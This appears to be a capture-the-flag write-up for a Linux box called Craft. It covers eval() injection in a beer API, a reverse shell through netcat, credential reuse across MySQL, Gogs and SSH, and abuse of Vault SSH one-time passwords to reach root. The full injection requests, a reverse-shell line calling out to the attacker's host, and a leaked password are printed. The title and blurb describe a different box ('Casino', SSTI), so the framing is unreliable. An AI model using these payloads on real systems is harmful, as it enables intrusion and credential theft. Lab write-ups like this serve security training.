



HackSmarter: Casino Writeup
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.

Craft is a medium-difficulty Linux box built around a craft beer REST API and a self-hosted Gogs Git server. The foothold comes from a Python eval() call in the API’s ABV validation logic - a developer accidentally introduced a remote code execution vulnerability while trying to sanitise user input, and the vulnerable commit is sitting in the public Gogs repository for anyone to read. Once inside a Docker container as root, database credentials recovered from MySQL are reused to log into Gogs, where a private repository holds an SSH key for the host’s only user - passphrase-protected with the same password. From there, a HashiCorp Vault server configured with the SSH OTP secrets engine hands over a one-time password that drops us straight into a root shell on the host.
Three ports come back open. Two of them are SSH - one on the standard port 22, and one on 6022 running a Go-based SSH server - and HTTPS on 443.
rustscan -a 10.129.12.168 -- -Pn -A -oA fulltcp
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
443/tcp  open  ssl/http nginx 1.15.8
| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft
6022/tcp open  ssh      Golang x/crypto/ssh server (protocol 2.0)
The TLS certificate on 443 reveals craft.htb as the common name. The Go-based SSH server on 6022 is unusual - Craft’s API turns out to be containerised, and that port is how the container exposes its own SSH endpoint. I add three entries to /etc/hosts: craft.htb, api.craft.htb, and gogs.craft.htb. The latter two show up as links on the main site’s navigation bar.
The main site at https://craft.htb is a landing page for a craft beer REST API. There are two links in the navbar: one to the Swagger UI at https://api.craft.htb/api/ and one to a Gogs instance at https://gogs.craft.htb.

The Swagger UI documents the expected API surface - endpoints for listing, creating, and managing brew entries, plus authentication routes.

The Gogs instance hosts the Craft/craft-api repository publicly, which means the full source code for the API is readable without logging in.
Browsing the repository’s issue tracker, issue #2 catches the eye immediately.

A contributor reported that the API was allowing nonsensical ABV (alcohol by volume) values to be submitted. The fix landed in a subsequent commit as a one-liner diff:
if eval('%s > 1' % request.json['abv']):
    return "ABV must be a decimal value less than 1.0", 400
This is a textbook example of why you never pass user input to eval(). Python’s built-in eval() takes an arbitrary expression string and executes it in the interpreter. The developer intended it to evaluate something like 0.15 > 1 - a simple numeric comparison - but because the abv value comes directly from the request body with no sanitisation, an attacker can substitute any valid Python expression. The comparison’s surrounding > 1 context doesn’t restrict what you can slip in before it; a payload like __import__('os').system('id') causes the os.system call to run first, its return value then feeds into the comparison, and the whole thing evaluates cleanly from Python’s perspective. The article referenced in the notes on this class of vulnerability confirms that crafted strings can chain additional expressions using Python’s comma operator to bypass the arithmetic context entirely.
Clicking through the commit history turns up another interesting find. A commit titled “Add test script” introduced a file that hard-coded credentials directly in the source:

A later commit blanked those credentials out, but they’re still visible in the diff for the original commit:
-response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
+response = requests.get('https://api.craft.htb/api/auth/login', auth=('', ''), verify=False)
Credentials: dinesh:[REDACTED]. I try these against standard SSH and the Go SSH server on 6022 - neither works. Trying them against the API’s /api/auth/login endpoint, however, returns a valid JWT token:

{
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzc1MTMxOTg2fQ.NLUKuNmONEyNENE6iLvoXWLXQqEmhzfmFnzUOOZ4les"
}
With a valid JWT in hand, I authenticate to the API and craft a request to the POST /api/brew/ endpoint with a malicious abv value. The goal first is to confirm code execution without a network callback - using sleep 5 as the payload means a five-second delay in the server’s response is confirmation enough:
POST /api/brew/ HTTP/1.1
Host: api.craft.htb
X-Craft-API-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...
Content-Type: application/json

{
  "id": 12,
  "brewer": "C",
  "name": "B",
  "style": "A",
  "abv": "(__import__('os').system('sleep 5'),0)[1]"
}

The response stalls for exactly five seconds. Code execution confirmed.
I start a listener with Penelope and send the reverse shell payload. The abv value uses __import__('os').system() to invoke a netcat callback:
POST /api/brew/ HTTP/1.1
Host: api.craft.htb
X-Craft-API-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...
Content-Type: application/json

{
  "id": 12,
  "brewer": "C",
  "name": "B",
  "style": "A",
  "abv": "__import__('os').system('nc 10.10.14.24 443 -e sh') or 0"
}
[+] [New Reverse Shell] => 5a3d243127f5 10.129.12.168 Linux-x86_64 👤 root(0)
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/local/bin/python3
The hostname 5a3d243127f5 immediately signals that this is a Docker container, not the host itself. I’m running as root inside the container, but there’s still work to do.
The application lives in /opt/app. Inside craft_api/settings.py:
cat /opt/app/craft_api/settings.py
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = '[REDACTED]'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
There’s also a dbtest.py script in the application root that confirms a MySQL database is accessible at the hostname db, along with a quick DNS check:
ping db
64 bytes from 172.20.0.4: seq=0 ttl=64 time=0.102 ms
The database is at 172.20.0.4. It’s not directly accessible from my attacking machine, so I’ll pivot through the container.
I upload the Ligolo agent binary to the container and start the proxy on my machine:
# On attacking machine
sudo ./proxy -selfcert
# On container
./agent -connect 10.10.14.24:11601 -ignore-cert
ligolo-ng » INFO[0041] Agent joined. name=root@5a3d243127f5
I create a tunnel interface and add a route for the 172.20.0.0/24 subnet:
ligolo-ng » ifcreate --name ligolo
ligolo-ng » route_add --name ligolo --route 172.20.0.0/24
ligolo-ng » session
[Agent : root@5a3d243127f5] » start
A quick nmap against the database host confirms MySQL is the only service:
sudo nmap 172.20.0.4
PORT     STATE SERVICE
3306/tcp open  mysql
Connecting directly with mysql initially throws a TLS error because the server uses a self-signed certificate:
mysql -h 172.20.0.4 -u craft -p
ERROR 2026 (HY000): TLS/SSL error: self-signed certificate in certificate chain
Adding --skip-ssl-verify-server-cert gets past it:
mysql -h 172.20.0.4 -u craft -p --skip-ssl-verify-server-cert
The craft database has two tables: brew and user. Dumping the user table:
SELECT username, password FROM user;
+----------+----------------+
| username | password       |
+----------+----------------+
| dinesh   | [REDACTED]     |
| ebachman | [REDACTED]     |
| gilfoyle | [REDACTED]     |
+----------+----------------+
Three users. I already knew dinesh’s credentials from the Gogs commit. I try SSH and the Go SSH server on 6022 with each set - none of them work on the host. The Go SSH server on 6022 is the container’s SSH, not the host’s, and the database credentials don’t authenticate there either.
What’s left to check is Gogs. I try each set of credentials on the Gogs login page.
gilfoyle’s credentials work on Gogs. Under their account there’s a private repository called craft-infra that wasn’t visible before:

Inside the repository’s .ssh directory sits an id_rsa private key. This is almost certainly gilfoyle’s key for SSH access to the box.
nano id_rsa
chmod 600 id_rsa
ssh -i id_rsa gilfoyle@10.129.12.168
The key is passphrase-protected. I extract the hash with ssh2john and start a crack with john:
ssh2john id_rsa > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
While that was running I tried the password from the database for gilfoyle - it works immediately. A good reminder to test the obvious credential before spinning up a cracker.
The first thing after landing a shell is always ls -la:
gilfoyle@craft:~$ ls -la
total 36
drwx------ 4 gilfoyle gilfoyle 4096 Feb  9  2019 .
drwxr-xr-x 3 root     root     4096 Feb  9  2019 ..
-rw-r--r-- 1 gilfoyle gilfoyle  634 Feb  9  2019 .bashrc
drwx------ 3 gilfoyle gilfoyle 4096 Feb  9  2019 .config
-rw-r--r-- 1 gilfoyle gilfoyle  148 Feb  8  2019 .profile
drwx------ 2 gilfoyle gilfoyle 4096 Feb  9  2019 .ssh
-r-------- 1 gilfoyle gilfoyle   33 Apr  2 07:59 user.txt
-rw------- 1 gilfoyle gilfoyle   36 Feb  9  2019 .vault-token
-rw------- 1 gilfoyle gilfoyle 2546 Feb  9  2019 .viminfo
Two things jump out immediately: user.txt and a .vault-token file. The flag first:
gilfoyle@craft:~$ cat user.txt
[REDACTED]
.vault-token is not a standard Linux file. It’s the credential file the HashiCorp Vault CLI looks for automatically when making API calls. That it’s sitting in gilfoyle’s home directory means this user is expected to interact with a Vault instance.
gilfoyle@craft:~$ cat .vault-token
[REDACTED]
A look at the running processes confirms a Vault server is active on the box:
ps -aux
<SNIP>
root      1043  0.0  3.3  69572 68216 ?  SLsl  08:00  0:06 vault server -config /vault/config/config.hcl
<SNIP>
Checking the listening sockets, Vault’s port isn’t exposed locally:
ss -nltp
State   Recv-Q Send-Q  Local Address:Port
LISTEN  0      128               *:22
LISTEN  0      4096             :::443
LISTEN  0      128              :::22
LISTEN  0      4096             :::80
LISTEN  0      4096             :::6022
Port 8200 isn’t there. That makes sense once the environment fills in the picture:
env
<SNIP>
VAULT_ADDR=https://vault.craft.htb:8200/
<SNIP>
So Vault is running on a separate host. Resolving vault.craft.htb confirms it:
ping vault.craft.htb
PING vault.craft.htb (172.20.0.2) 56(84) bytes of data.
64 bytes from vault.craft.htb (172.20.0.2): icmp_seq=1 ttl=64 time=0.095 ms
Another container in the same 172.20.0.0/24 subnet - alongside 172.20.0.4 (the MySQL DB) and the API container. The Ligolo tunnel I set up earlier already covers this range, so the Vault API is reachable from here, if needed, without further pivoting.
Back in the private Gogs repository, there was a vault directory alongside the .ssh folder. Inside it, secrets.sh reveals how Vault was configured:
#!/bin/bash

vault secrets enable ssh

vault write ssh/roles/root_otp \
    key_type=otp \
    default_user=root \
    cidr_list=0.0.0.0/0
This sets up HashiCorp Vault’s SSH secrets engine in One-Time Password mode. The way OTP SSH works is: instead of distributing an SSH key, Vault generates a single-use password on demand. The remote host runs a small PAM helper (vault-ssh-helper) that intercepts the SSH password prompt and validates it against the Vault server in real time - if the OTP matches, authentication succeeds, and the password is immediately invalidated. The configuration here creates a role called root_otp that will generate OTPs for the root user on any host in 0.0.0.0/0. Since the secrets.sh script was committed to the infrastructure repository, these commands have almost certainly been run already - the role should exist and be ready to use.
The .vault-token in gilfoyle’s home directory is exactly what the Vault CLI needs to authenticate against the Vault API. With that in place, all that’s left is to request an OTP for the host’s IP and use it as the SSH password:
vault write ssh/creds/root_otp ip=10.129.12.168
Key            Value
---            -----
lease_id       ssh/creds/root_otp/206804fd-356e-d3d0-dfc0-fd9143240b73
lease_duration 768h
lease_renewable false
ip             10.129.12.168
key            [REDACTED]
key_type       otp
port           22
username       root
ssh root@10.129.12.168
Enter passphrase for key 'id_rsa':
At the password prompt, I paste the OTP (key value):
Linux craft.htb 6.1.0-12-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.52-1 (2023-09-07) x86_64
Last login: Thu Nov 16 07:14:50 2023

root@craft:~# cat /root/root.txt
[REDACTED]
A HackSmarter Medium Linux box: a leaked JS sourcemap exposes an unauthenticated API leaking guest logins, a Jinja2 SSTI gives RCE, and a misconfigured SSH key and a leaked log lead to root.
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
Kobold is an easy Linux machine featuring an MCPJam inspector RCE, a PrivateBin template cookie LFI for container escape, and Docker API abuse to reach root.